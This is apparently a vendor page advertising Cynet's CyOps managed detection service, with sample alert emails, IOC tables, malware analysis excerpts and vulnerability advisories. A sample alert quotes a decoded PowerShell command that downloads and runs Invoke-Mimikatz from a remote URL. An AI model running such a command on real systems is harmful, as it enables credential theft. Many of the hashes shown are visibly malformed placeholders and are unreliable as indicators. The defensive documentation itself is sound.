

CyOps

Cynet's 24X7 Managed Detection and Response (MDR) Service

Included with the Cynet 360 Platform **at no extra cost**



+1 (347) 474-0048



+44 2032-909051



+972 72-3369736

Need Immediate Assistance?

Contact Cyops 24/7

The Problem: Detecting and Responding to Threats

Rising security breaches and successful ransomware attacks have frustrated security executives that have made considerable investments in cybersecurity technology and highly skilled security teams. With all the technology and expertise at hand, why do companies continue to fall victim to cybercrime? While defenses can always improve and skills can always be augmented, many organizations are simply overwhelmed by the volume and sophistication of attacks occurring on a daily basis. Other organizations cannot afford the technology and deep expertise required to detect and respond to threats.

Another ongoing problem lies in staffing - organizations make significant investments in cybersecurity technologies only to find they do not have the time and/or skills required to adequately operate the technology to detect and respond to threats. Even the most sophisticated prevention, detection and response technologies require human oversight. To fill the expertise gap, organizations often purchase Managed Detection and Response services from an existing vendor or third party provider, adding significant cost to their security budgets. Many small and mid-sized enterprises cannot afford this luxury.

The Solution: Cynet Included Managed Detection and Response

Cynet Managed Detection and Response services are automatically included with the Cynet platform – at no additional cost.

Many cybersecurity platform providers do not offer MDR services, while others charge exorbitant fees for this type of service. As a client, you won't pay a penny extra for Cynet's MDR service. Cynet's Managed Detection and Response team - CyOps - is available 24x7 to augment threat detection, provide threat expertise, and guide clients on all necessary response actions. CyOps leverages the power of the Cynet 360 platform to slash the time required by your security team to discover and respond to real threats.

To learn more about Cynet's complete offering of XDR, Response Automation and MDR services, [click here](#).

Continuous Cybersecurity Oversight

Knowing that CyOps is continuously monitoring your environment and extending the capabilities of your team provides tremendous relief in the uncertain world of cybersecurity. As a client, CyOps provides you a broad range of proactive and ad hoc services to ensure you're always fully protected and any questions or concerns you may have are addressed.

Following are examples of how the CyOps team assists clients detect, investigate and respond to threats, as well as continually inform clients of important security-related updates and provide on-demand expert advice and assistance.



Detection

CyoOps augments the real time detection and response mechanisms built into the Cynet platform to ensure real threats are not overlooked and are properly addressed across your entire environment.



24x7 Monitoring, Analysis, and Proactive Outreach

The CyOps team continuously monitors your environment – every hour of every day throughout the year. The team manages events, alerts, customers inquiries and incidents. The team also provides alert analysis and correlation to other Cynet 360 alerted events.

The CyOps team will proactively contact you when certain alerts or events are detected along with specific actions that should be taken. This type of outreach falls into three general categories each requiring different response actions.

Internal activities

Includes a summary of the alerted event(s) and a description of their flow while also suggesting Whitelisting or Exclusion profiles.

We've detected what seems like an internal activity on the host "Anonymized".

(" endpoints name contains Jenkins and SRV in it").
The Servers' "Jenkins" service used gitlab-runner.exe to build an executable.
That said executable triggered Cynets detection as an abnormal executable.

Detection Engine	CyAI
Infected File	C:\gitlab-runner\builds\5c032995\1\automation\developers\automation\automationcore\Advancedtestdevices\bin\release\generalutils.dll
Malware Type	PE.Trojan
Malware ID	99.547318
Infected file SHA256	DBF8JW67JDWIRLKL0K123H7KHUJE82YEIRK7IAYE7BDKEOU3UE8

Our recommendation is to investigate the endpoints purpose with its users, and whitelist it as follows:

Enter Cynets console, Settings > Whitelisting > Create rule:

- Applied on alert: "Detection Engine – Malicious Binary"
- Type: " File SHA256 " – One of the IOC's at the table below.
- Value:
 - D8DFGH4KHNDKFG3KH5KLEKS3LKHKNJXCVN4LKNLKNXVC4L5K6J43KLNLI3
 - A71749JLJKLDFG94CVBOO34KN0MNF0G93KNXSDFNNF34JKLSFJ35350FDFD
 - CBH3434KLN434K3KNKLO0341LKHFGLEOER355JLGEWSD4RG7677

Please create a for a rule containing all the IOC's in the list above.

Feel Free to contact us at any time.

Internal activity outreach example

Suspicious activities

Includes a summary of the alerted event(s) and a description of their flow while also suggesting analysis steps you should take to help determine the activity's maliciousness.

Cynet has detected suspicious activity on the following host:

Host name	Anonymized
-----------	------------

A malicious PowerShell command attempted to run.
After decoding the command, it seems like it's part of a script that invoke Mimikatz.

Powershell CommandLine	C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe"-enc SQBDEFIOLHSEFKLROJRE90REKJNDLKJFNG43KJNKJFNBV4LKNJD FGJLKDFGKMNNXCVBNJKNDFMGNLDFKJLDFGKJLNMDNFGKJL49 435KJLDFGNGMCKLKNDFGNMCCXNVFKLJKLDFG94LKHNDKFNKQQ WERRRTCVCXVSERT6R6GYTUPOPYOMCVBNM CVB
------------------------	---

Base64 decoding reveals the following command:

Powershell CommandLine	IEX (New-Object Net.WebClient). DownloadString("https://raw.githubusercontent.com/powershellmafia/powersplut/mastwr/invoke-mimikatz.js");\$m=invoke-mimikatz
------------------------	---

We would like to confirm you received the alert.
Please feel free to contact us anytime.

Suspicious activity outreach example

Malicious activities

When a request for alert reception is sent, it includes a summary of the alerted event(s) and a description of their flow while also listing recommendations for further remediation and analysis actions. In specific "Critical Risk" and "High Risk" severity incidents, a CyOps analyst can contact you through a predetermined method to make sure you're aware of the incident.

We've detected malicious activity on the host "Anonymized".
An instance of WScript.exe was used to run a .JS file with an argument:

Grandparent Process Details	
Process SHA256	F4453492HFDG34KS9435LKKJX980934864LKJSDXFKJ320532
Process PID	1569
Process Running User	Anonymized\Anonymized
Process Path	C:\Windows\System32\wscript.exe
Process Params	C:\Windows\System32\wscript.exe "F:\Files\711\tbdatnph.js" aigmmourb

Following first execution, a copied Binary of WScript in different directory ran the .JS file again, with another parameter.

Grandparent Process Details	
Process SHA256	F422014986984359872GULJ399345702345HY93476YHH249004
Process PID	9472
Process Running User	Anonymized\Anonymized
Process Path	C:\users\Anonymized\appdata\local\dmdstjrpu\hphkagk.exe
Process Params	C:\users\Anonymized\appdata\local\dmdstjrpu\hphkagk.exe" "F:\Files\711\tbdatnph.js"lemivqeh

This process then dumped a malicious payload into one of the hosts drives- Note, this might be a mapped network drive. Also, this payload is a Polymorphic slightly modified variant of the original, taking evasive maneuvers

Detection Engine	Cynet AV
Infected file	F:\Files\546\evwgckfk.js
Malware Type	virus
Malware ID	Js\Agent.eww
Infected file SHA256	2C0D23DSFJK399JKHFH98937JKHEWEQFHHBNCV93JHE83GRET

We'd like you to confirm you've received the alert – Please note, Cynet360 Auto-Remediation features are disabled and so the activity never stopped.

Auto Remediation	False
Auto Remediation Success	NotSet

Malicious activity outreach example

Connectivity & Availability Monitoring

The CyOps team cooperates with the Cynet support department to ensure continuous protection and server usability. This includes monitoring abnormal PCQ sizes of any Cynet 360 protected environment to help evaluate the environment's activity load. In case the Cynet 360 Servers' "Heartbeat" is lost, CyOps will immediately reach out to you to remediate any connection disruptions.

Dear team,

We are sending this email to inform you that it appears that there is no network communication between your Cynet server and our Virtual Private Cloud.

Please follow this checklist to make sure that the system is working properly and please reply with answer to all tests.

Please do not reboot the Cynet server!

- Verify that all Cynet services are up and running(CS Helper, Cynet, CynetDB, CynetProtobufHandler, CynetListener) If not, please let us know.
- Check connectivity from the Cynet server to Cynet VPC via this link <https://api.t-2020.com/pub99jd48a/temp.txt>
- In case of success, you will see the words: " mission accomplished!"
- If your Cynet service is tuning with specific credentials, please make sure they are not locked out or disabled.
- Verify that the external IP that you provided us did not change.

It's very important to us to get the system up and running as soon as possible in order to provide you with the maximum protection possible.

If you have any further questions, please do not hesitate to contact us.

Heartbeat loss outreach example




Implementing New Detection Mechanisms

The CyOps team is continually researching and analyzing new attack techniques to develop and implement prevention and detection mechanisms into the Cynet platform.

Proactive Threat Intelligence and Hunting

CyOps continually searches for new emerging threats in order to implement IOCs and patterns into Cynet 360 mechanisms. These proactive actions enable Cynet 360 to collect, analyze and alert for events while giving the forensics feature its ability to assess an entity's risk level.



Example client proactive outreach email for detected threat


DETECTION

Cynet 360 already detects and alerts its customers when this vulnerability is exploited in your environment. However, we highly recommend that you apply the latest security updates.

Due to the magnitude and potential impact of this vulnerability, Cynet decided to release two detection mechanisms for the wide community that provide visibility for exploits for Zerologon vulnerability.

First is a [YARA rule](#) which can be used to scan memory dumps of *lsass.exe*. The rule will alert upon detection of Mimikatz or other Zerologon exploits.


Second is an executable file, *Cynet.ZerologonDetector.exe* which detects spikes in network traffic of *lsass.exe* from a given IP. The YARA rule can detect attacks that occurred prior to its deployment and provide an indication upon detection of a Zerologon exploitation.



Example of newly released exploit detection mechanisms from Zerologon Vulnerability Analysis

New Ransomware Variations

Ransomware variants are analyzed by CyOps Analysts for specific identifiers which are implemented into Cynet 360 Mechanisms.



Sample email to new client during incident response engagement

SSDeep Implementation


Cynet detects a file hash (SSDEEP) which is highly similar to a file hash that is flagged in our threat intelligence database as malicious. This alert is used to detect new variants of known malware.

Netwalker Meta_Data	
MD5	993b79fjkj39803hjks0347jdskkuryh393498jhf
SHA-1	6fd3947sdja2340daj340-90klfdskg0oljppoerh937343434
SHA-256	6fd3947sdj hjks0347jdskkuryh
Vhash	0940566513f4098345907z1z
Authentihash	hjks0347jdskkuryh40983452340daj3 ldfskg0oljppoerh937sdfsd
Imphash	sd ldfskg0oljppoerh9373434
SSDEEP	1536:NQVICPQEIORSKRLJhe82PouerlknbtYkl;sdjfk93hklkdsfg3KJH UIEWR340
File type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
File size	94.00 KB (96256 bytes)

Example of SSDEEP hash included with NetWalker metadata in Threat Report

Memory Patterns

Cynet can detect a ransomware process by identifying matching patterns the CyOps team implements during the daily malware analysis.



Example of memory pattern matching alert notification

File Classifications

Files seen by Cynet 360 are classified per the file type of product, including values indicated in the Cynet 360 console. Classifying files as malicious also creates a trigger for the Cynet 360 incident mechanism, which opens an event at the console, showing the details of the incident (Hostname, SHA256 and more).

Time	Alert Name	File SHA256	File Path
Sep 29, 2020 @ 14:21:49.813	Trujai	CC08910F3E4533798483C181810A9E251581F2D7F6 213FA10C1F38C49913231	c:\users\pricer\desktop\salva\ccno_preprocess\snss_x64.exe
Sep 29, 2020 @ 13:19:08.459	Trujai	D085F139FA982F98B7D8BC3C4D15471299B10FE8B 27272369850882C05043	c:\windows\installldr\server.exe
Sep 29, 2020 @ 11:10:46.057	Trujai	D085F139FA982F98B7D8BC3C4D15471299B10FE8B 27272369850882C05043	c:\windows\installldr\server.exe
Sep 28, 2020 @ 13:52:05.451	HackTool	649F389148CF4828280C2D449A99523AC080324 50B84991928A3C820845	c:\program files (x86)\adobe\acrobat 11.0\acrobat\antibit.dll
Sep 28, 2020 @ 13:12:34.648	HackTool	499A5A821099F5885A5A8058856E8474E32972C6 F17208A67A13406E83239	c:\users\ [REDACTED] \desktop\nuova cartella\auslogics boostspeed v10.0.28.0\portable\app\boostspee d\uhf01ser...g21
Sep 28, 2020 @ 11:39:24.585	HackTool	460678CDE7F81806438F97C28607ACBDE915315291C 6C5423674E79339F8483	c:\users\ [REDACTED] \appdata\local\temp\raparSexa17888.48978\ipatch-mpt\adobe.acrobat.xi.program.patch-mpt.exe
Sep 28, 2020 @ 10:16:55.784	Trujai	D085F139FA982F98B7D8BC3C4D15471299B10FE8B 27272369850882C05043	c:\windows\installldr\server.exe
Sep 28, 2020 @ 04:54:12.362	Trujai	889FC992C0793D02FAE8BC94186FBE98E8442F5848 10P2NCC08778333C17233	c:\programdata\46c08984-6bf0-614e-d23c-ff5ef3e922db\{8ece39c2-298f-4b0b-c638-6ec87f42f6a4}
Sep 27, 2020 @ 21:15:35.878	Trujai	6E418118118A364408FFED6E2CDD4FCATE698B208A 8C58889480889118E4E2	c:\users\ [REDACTED] \temp\appdata\local\temp\vmare-temp\vmarednd\b05bc54e19\backdoor_w1n32_ceckno.cr1.3 e3f6e89f72a7955116c3e913154c3d
Sep 27, 2020 @ 21:15:34.885	Trujai	84C29782A00C72581E8E5D91CADD8081810C1CE9464 63FA34242C9C3C62CF9	c:\users\ [REDACTED] \temp\appdata\local\temp\vmare-temp\vmarednd\b05bc54e19\backdoor_w1n32_ceckno.cqz.2 b12a88933254e18a253f8a9d647f582
Sep 27, 2020 @ 21:09:45.594	Trujai	38F578628CF8026F6C275374F8B514D43FFD76F8525 60429998680889C97218	c:\users\ [REDACTED] \temp\appdata\local\temp\vmare-temp\vmarednd\b05bc54e19\backdoor_w1n32_ceckno.bka.a8 50214ef1335a4125991c1456c1f8e
Sep 27, 2020 @ 21:09:31.993	Trujai	453798854780386F8A889823A8FC90884F833045 60429998680889C97218	c:\users\ [REDACTED] \temp\appdata\local\temp\vmare-temp\vmarednd\b05bc54e19\backdoor_w1n32_bcc_8a758baF8 60429998680889C97218

Example of malicious file classification

Network IOCs Classifications

Network IOCs seen by Cynet 360 are classified per the file type of product, including values indicated in the Cynet 360 console. Classifying network connections as malicious also creates a trigger for the Cynet 360 incident mechanism, which open an event at the console, showing the details of the incident (Hostname, SHA256 and more).

Domain	Risk Level	Classification	First Seen	Last Seen	URL Count	Host Count	Remote IP Count	Source IP Count	User C
Load: entities									
8.238.10.254	0	Unclassified	09/29/2020 14:10	09/29/2020 14:10	0	1	1	1	
52.137.106.217	0	Unclassified	09/29/2020 11:17	09/29/2020 16:13	0	1	1	1	
8.241.17.126	0	Unclassified	09/29/2020 10:10	09/29/2020 10:10	0	1	1	1	
216.58.211.195	0	Unclassified	09/29/2020 08:12	09/29/2020 08:12	0	1	1	1	
216.58.212.99	0	Unclassified	09/28/2020 22:09	09/28/2020 22:09	0	1	1	1	
92.123.114.18	0	Unclassified	09/28/2020 16:14	09/28/2020 16:14	0	1	1	1	

Example of malicious network details

Investigation

With a click of the mouse in the Cynet console, you can send suspicious files directly to CyOps researchers to analyze.



File Analysis

If you find a suspicious file, you can send it to CyOps for analysis and suggestions for custom remediation and enforcement profiles via the Cynet 360 platform.

TECHNICAL ANALYSIS

Cynet has performed a detailed malware analysis on the malicious file.

Metadata of the Variant:

- **Sodinokibi Ransomware**
- **File name** – xxx.exe
- **Sha256** -SAA842227B365F6B4F018429C6E2BA4924521C7BB94BC655D856C59D283B4B9
- **SsDeep** - 6144:mrjGBkYpDMhdUsg+BzSRFNV9W5GM69ITE:ijGBkYVAFzSRN3ITE

Upon examining the file's resources, we discovered very high entropy in the "text" section.

This usually indicates that the file is packed, which assists the file with evading Anti Viruses and Windows defender.



As you will see in the report, the file unpacks itself and runs the packed code in a child process. This method is known as Self injection.

Example summary of file analyzed by CyOps

Attack Investigation

Deep-dive into validated attack bits and bytes to gain the full understanding of scope and impact, providing you with updated IoCs.

Indicators of compromise

Type	Indicator
Registry Key	<ul style="list-style-type: none"> • HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Ran • HKCU\software\ • HKCU\software\classes\virtualstore\machine\software
Payload instance locations	<ul style="list-style-type: none"> • C:\User\AppData\Local\Temp****.exe • C:\User\AppData\Roaming********.exe
Ransom note name	<ul style="list-style-type: none"> • {Random}@cock.li • {random}@tuta.io
Emails related to the attacker	Ad8dfkljsdf90435kjdfngj90345kljsdfkj34904534kljsfklj435fdgdfklj43598dfjghjkfdhg90435kljdfgkdfg90435kljdfgj90435jklfdgkheoishq982345yjhsefsjkjxcv893425jhksdfjkasdf98043589yerhtjh3eroitxcmnn3456awqweoi93245kjxgfdg89034jkhdsfbcvfd gmnfgi43509sdjkhz0ghgvhdsdf0435kljdfgj90435jklfdgkheoishq982345yjhsefsjkjxcv893425jhksdfjkasdf98043589yerhtjh3eroitxcmnn3456awqweoi93245kjxgfdg8903

Example of IOCs taken from Netwalker malware analysis

Response

While the Cynet platform includes automated remediation actions, you can always request assistance with more complex remediation actions or, if you prefer, to manually remediate threats.



Remediation Instructions

Conclusion of investigated attacks entails concrete guidance on which endpoints, files, users and network traffic should be remediated.

Recommendations
In order to clean up an infected host, it is crucial to revert of the steps taken by the payload of the attack

- Clean the Registry of any of the manipulated values.
- Delete Malicious Childs instances from the memory
- Block Network Traffic to any domain contacted throughout the attack


Indicators of Compromise

Type	Indicator
Registry Key	HKCU\SOFTWARE\Microsoft\windows\CurrentVersion\Run
Payload instance location	C:\User*use*\119.exe"
Payload instance location	C:\User*use*\AppData\Local\ThemesMaker"
PowerShell Domain	107.180.3.11
PowerShell Domain	166.62.10.28
Child Domain	186.90.29.228
Child Domain	181.135.153.203
Child Domain	74.208.68.48
Child Domain	104.131.58.132

Example of remediation instructions and IOCs from Emotet threat report

Custom Remediation Playbooks

Customized remediation playbooks take into consideration the unique requirements and restrictions of your specific environment when remediating threats. For example, an ecommerce or health care provider may address server remediation differently than a manufacturing or office environment.



Example of Cynet platform Customized Playbook Editor GUI

Expert Advice

CyOps is available around the clock to answer any questions you may have.




- Is an alert not 100% clear? Ask us anything!
- Were you informed of something suspicious? Share files and information and the CyOps team will investigate and get back to you with our findings!
- Do you want to investigate an activity or enforce your security policy by using Cynet? Let us know and we will gladly assist!
- Do you know of any abnormal, internal activity? Let us know and we'll help with a profile suggestion. Whitelist and exclusion features usability are our domain!
- Did you receive IOCs and want to make sure that Cynet has it? We can implement the IOCs in our VPC and we can assist you with implementing them in your Cynet server!



Research Reports

The CyOps team shares regular newsletters, updates and reports to keep you informed of new attack and protection techniques.



See www.cynet.com/services for examples of publicly available reports.

Cynet 360 Threat Detection Reports

The CyOps team shares detailed threat information to provide an overview and detailed technical insights for known malware and techniques.

EXECUTIVE SUMMARY

These Days, while the world citizens are dealing with one of the biggest crisis our humanity encountered, there are cyber-criminals that take advantage of the situation to spread a new variant of A ransomware named 'NetWalker' via Corona Virus phishing campaign.

Besides home-users that have been infected by this ransomware, enterprises, government agencies and health organizations also been reported to be attacked by 'NetWalker'.

two widely reported attacks are the ones on the 'Toll Group' – Australian transportation and logistics company, that been encrypted by the ransomware and the one that will be remembered is the attack on the 'Illinois Champaign-Urbana Public-Health District (CUPHD) website, which temporarily prevented health district employees from accessing certain files. The attackers demanded 475k\$ regain access to their data, the price was negotiated to 350k\$.

This attack made the FBI and the U.S Department of homeland security step in, which shows how big this crisis is and how it is important to be familiar with this variant in order to prevent further attacks.

Overview of the NetWalker Payload

'NetWalker' ransomware was discovered in August 2019, it was initially named Maitto based on the extension that was appended to encrypted files, but analysis of one of its decryptors indicates that it is named 'NetWalker'.

'NetWalker' compromises network and encrypts all Windows devices connected to them. When executed, NetWalker uses an embedded configuration that includes a ransom note template, ransom note file names and various configuration options.

Example of an executive summary from a Cynet 360 Threat Report

CyOps Newsletter

Ongoing newsletter to inform clients of important cybersecurity developments and ad hoc reports to inform clients of critical updates required to patch newly discovered vulnerabilities.

CyOps Newsletter

Internet Explorer 11/Edge legacy




After 7 years of development, Microsoft announced that their 365 apps suite will no longer support Internet Explorer 11.

The announcement comes with the release of the new Edge browser, based on the Chromium project. For easy deployment, Microsoft published video guides and documentation to help with the deployment.

A new service named "App Assure" was created, In order to help move enterprise applications to support the new 365 apps such as the Edge browser.

The new Edge browser also adds many new security options for organizations. The browser portfolio, now includes separate sandboxed browser tabs, built in reputation checks for websites visited using SmartScreen and more.



Example of information shared in a CyOps Newsletter

Cynet CRITICAL UPDATE

CVE-2020-1350 | WINDOWS DNS SERVER RCE VULNERABILITY

Microsoft recently published a new critical vulnerability in the Windows Domain Name Servers, dubbed 'SigRed', that could allow an unauthenticated, remote attacker to gain domain administrator privileges over targeted servers and seize complete control of an organization's IT infrastructure.

A malicious actor can exploit the "SigRed" vulnerability by sending crafted malicious DNS queries to a Windows DNS server and achieve arbitrary code execution, enabling the hacker to intercept and manipulate users' emails and network traffic, make services unavailable, harvest users' credentials and much more.

The flaw is wormable in nature, allowing attackers to launch an attack that can spread from one vulnerable computer to another without any human interaction.

VULNERABILITY MITIGATION

Microsoft released a patch for the vulnerability and started rolling it out yesterday (July 14th) as part of its July Patch Tuesday, which also includes security updates for 122 other vulnerabilities. This is the best solution for this vulnerability.

In case you choose to wait with deploying the Windows patch, we suggest the following solution as temporary mitigation

Example of Critical Update due to newly discovered vulnerability

Technique Reports


Deep dives into the techniques used by newly discovered malware variants. Detailed detection mechanisms for newly discovered exploits are also provided.

